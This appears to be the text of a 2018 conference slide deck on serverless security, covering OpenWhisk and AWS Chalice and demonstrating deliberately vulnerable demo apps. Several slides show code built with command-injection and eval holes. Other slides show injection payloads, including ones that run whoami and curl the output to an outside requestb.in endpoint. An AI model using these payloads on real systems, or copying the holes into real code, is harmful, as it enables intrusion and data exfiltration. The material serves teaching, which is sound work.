Not Your Server,

but still your code.

https://sprky.co/talks/

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- Eight years in (dirt) mining operations
- Four years in AppSec specializations
- B.S., OSCP, AWAE, GWAPT, General Assembly Data Science Bootcamp





The Point

- Serverless != Marketing Trend
- InfoSec 👍 🔤 & 📉 🚟
- Your bad code is still bad
 - broken-whisk
 - broken-chalice
- Code is the new literacy

Serverless Manifesto Summary

- 1. Functions as unit of deployment/scale
- 2. Devs shouldn't "see" the server/container/VM
- 3. Statelessness via offloaded storage
- 4. Scales per request
- 5. Never pay for idle
- 6. Metrics and logging are a universal right.





Serverless Isn't...

- Only Marketing
- Lack of Servers
- BaaS
- PaaS

Serverless Is...


- Functions as a Service (FaaS)
- Opinionated Framework for Containers/Compute
- Vendor managed server stacks
- ServiceFULL
- Fundamental shift in security's value proposition

"History"


- 2012 Ken Fromm [1]
 - Then: It's no longer "Why cloud?" or even "How cloud?"
 - Now: "Where cloud?"
- 2014 2015: ID
- 2016: SERVERLESSCONF
- 2017: ** JEFFCONF

[1]: https://readwrite.com/2012/10/15/why-the-future-of-software-and-apps-is-serverless/

Serverless Primer: https://martinfowler.com/articles/serverless.html



It's damn cheap!




"After a \$30K invoice in September, our AWS bill for the month of December is projected to be less than \$4,000."

https://read.acloud.guru/how-going-serverless-helped-us-reduce-costs-by-70-255adb87b093

"Last and probably most significantly, the free Readability API was costing the company roughly \$10,000 per month..."

"....Serving 39 Million Requests for \$370/Month"

https://trackchanges.postlight.com/serving-39-million-requests-for-370-month-or-how-we-reduced-our-






Still Your Code

Tool Obsolescence

- Firewalls
- IPS (Intrusion Prevention Systems)
- Legacy WAF
- RASP (Runtime Application Security Protection)
- SAST*
 - Limited effectiveness



L.A. Times website injected with Monero cryptocurrency mining script

The cryptojacking attack appears to have persisted for weeks before being addressed, as it was configured to not max out CPU usage. Hackers injected it through an unsecured AWS S3 bucket.

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Encryption Is Still Difficult







Vendor Managed OS/Server Patching

Increase Specialization

- DAST (Dynamic Application Security Testing) +
- Manual Assessments (Power to the People) +
- Least Privilege IAM Policy +
- SCA (Software Composition Analysis) +
- = **L** Stack

Function-level Monitoring/Logging

Saves (§)

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Increases Attacker Costs

Practical RBAC



This scale of duplication is common. It's why I say serverless (FaaS) is going to accelerate development by many orders of magnitude. Whenever you build a system, 99.9% of it has already been written. Finding it is the trick. Containers? Bah humbug. Just another sprawl engine.

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Whisk

Shenanigans

"IBM Cloud Functions (based on Apache OpenWhisk) is a Function-as-a-Service (FaaS) platform which executes functions in response to incoming events and costs nothing when not in use."

"Apache OpenWhisk is a serverless, open source cloud platform that executes functions in response to events at any scale.

IBM Cloud Functions





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Create Action

Actions contain your function code and are invoked by events or REST API calls.



Create Sequence

Sequences invoke Actions in a linear order, passing parameters from one to the next.



Create Trigger

Triggers receive events from outside IBM Cloud Functions and invoke all connected Actions.



Deploy Template

Templates are useful building blocks composed of a combination of Actions, Triggers, and Sequences to help you get started quickly with IBM Cloud Functions.

IBM Cloud Functions

- Actions and Web Actions
- Triggers
- Sequences

Serverless Backends

Expose application logic by implementing serverless microservices. Simply map your functions to well-defined API endpoints any client can call by making use of Web Actions or our latest API Gateway integration.



Check Out a Sample App 🥎


Cognitive Data Processing

Analyze data as soon as it becomes available. Let your function make use of powerful cognitive services like IBM Watson to detect objects or people appearing in images or videos.



Scheduled Tasks

Execute your functions periodically. Define schedules following a cron-like syntax to specify when actions are supposed to be executed.



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
```
# Action
import sys
from os import popen
def main(dict):
    out = str(popen("whoami").read())
    return {"message":out}
# OUTPUT
  "message": "root\n"
```

broken-whisk

```
# Action
import sys
from os import popen
def main(dict):
    address = dict["address"]
    out = str(popen("cat /etc/*-release").read())
    return {"message":out}
# OUTPUT
PRETTY NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION ID="8"
VERSION="8 (jessie)"
ID=debiannHOME URL="http://www.debian.org/"
SUPPORT URL="http://www.debian.org/support"
BUG REPORT URL="https://bugs.debian.org/"
```

Findings...

- Already root
- No wget, curl, nc etc...
- Commodity/scripted attacks
- No apparent caching?



Broken

Chalice

Shenanigans

Chalice

- Python Serverless Microframework for AWS
 - A command line tool for creating, deploying, and managing your app
 - A familiar and easy to use API for declaring views in python code
 - Automatic IAM policy generation

Hello World

```
# $ pip install chalice
# $ chalice new-project helloworld
# $ cd helloworld
# $ cat app.py
from chalice import Chalice
app = Chalice(app name="helloworld")
@app.route("/")
def index():
    return {">": "5"}
# $ chalice deploy
https://endpoint/dev
$ curl https://endpoint/api
{">": ">"}
```

+ BreakableFlask


- A simple vulnerable Flask application.
 - Python code injection
 - Operating System command injection
 - Python descrialization of arbitrary data (pickle)
 - XXE injection

broken-chalice

- Low-effort vulnerable chalice app
- USE WITH CAUTION
- Take no responsibility for AWS repercussions

```
# Command Execution
@app.route('/trial-balloon-art', methods=['POST'])

def getTrialBalloonArt():
    if request.method == 'POST':
        version = app.current_request.json_body['version']
        print("version equals: "+version)
        sigsciBalloon = "https://dl.signalsciences.net/trial-balloon/{}/art".format(version)
        out = rp("curl {}".format(sigsciBalloon))
        return out
```



{"version":"0.0.9 && echo 'scale16x' > /tmp/sprkyco.txt \ && stat /tmp/sprkyco.txt && "}


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HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 655
Connection: close
Date: Sat, 10 Mar 2018 21:57:23 GMT
x-amzn-RequestId: 03373836-24ae-11e8-8d82-23a1358f4d87
X-Amzn-Trace-Id:
sampled=0;root=1-5aa454c3-542bd18abef8e25ad920686b
X-Cache: Miss from cloudfront
Via: 1.1 05728a9ef853c2124dbff233419e2644.cloudfront.net
(CloudFront)
X-Amz-Cf-Id:
uJt2wSR L399UMLNkTOsY9sPIHcCtXbvUlCpJzHeL5oGtT OVeZzsw==
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>NoSuchKey</Code><Message>The specified key does
not
exist.</Message><Key>trial-balloon/0.0.9</Key><ReguestId>3C7A
032BE4A5F195</RequestId><HostId>pYY2tzXs0ceCS3Iy9Q1/y5DvX69CG
5jjc0scCS3vagwBCgjfCgB7hfCViVrqAAq8gZ9FcWHodZc=</HostId></Err
or> File: '/tmp/sprkyco.txt'
  Size: 9
                                          IO Block: 4096
                     BIOCKS: 8
regular file
Device: 700h/1792d Inode: 12
                                          Links: 1
Access: (0664/-rw-rw-r--) Uid: ( 488/sbx user1059)
                                                      Gid:
( 487 / IINKNOWN)
Access: 2018-03-10 21:57:23.932522174 +0000
Modify: 2018-03-10 21:57:23.932522174 +0000
Change: 2018-03-10 21:57:23.932522174 +0000
Birth: -
```

```
# Code Injection
@app.route('/evaluate', methods = ['POST', 'GET'], content_types=['application/json'])
def evaluate():
    expression = None
    if app.current_request.method == 'POST':
        expression = app.current_request.json_body['expression']
    return "Result:\n" + (str(eval(expression)).....)
```


POST /api/evaluate HTTP/1.1 HTTP/1.1 200 OK Host: yiikr7l1zc.execute-api.us-west-1.amazonaws.com Content-Type: application/json User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0) Content-Length: 16 Gecko/20100101 Firefox/58.0 Connection: close Accept: Date: Sat, 10 Mar 2018 22:08:15 GMT text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 x-amzn-RequestId: 87dfd53a-24af-11e8-b8cf-334f2d35692e Accept-Language: en-US, en; q=0.5 X-Amzn-Trace-Id: Accept-Encoding: gzip, deflate sampled=0;root=1-5aa4574f-4915cb02ed7bc574e32e3165 Connection: close X-Cache: Miss from cloudfront Upgrade-Insecure-Requests: 1 Via: 1.1 45ab73696c9eefbd4e8973895b58428a.cloudfront.net Cache-Control: max-age=0 (CloudFront) Content-Type: application/json X-Amz-Cf-Id: PASW0a0MvKn2ruLNoXsXcQp locV5NOnMEzIbKpNSHLMvxfBqwUDPw== Content-Length: 32 {"expression": "str('scale16x')"} Result:

scale16x

```
{"expression":"__import__('os').system(\
'var=`echo Hello_Scale16x` && curl -X POST \
-d ${var} https://requestb.in/laom89z1')"}
```



```
{"expression":"__import__('os').system(\
'var=`whoami` \
&& curl \
-X POST \
-d ${var} \
https://requestb.in/laom89z1')"}
```



Take Jeff Serverless Serious

No Such Thing as a Panacea

Learn to Dev

Security FUD Renaissance



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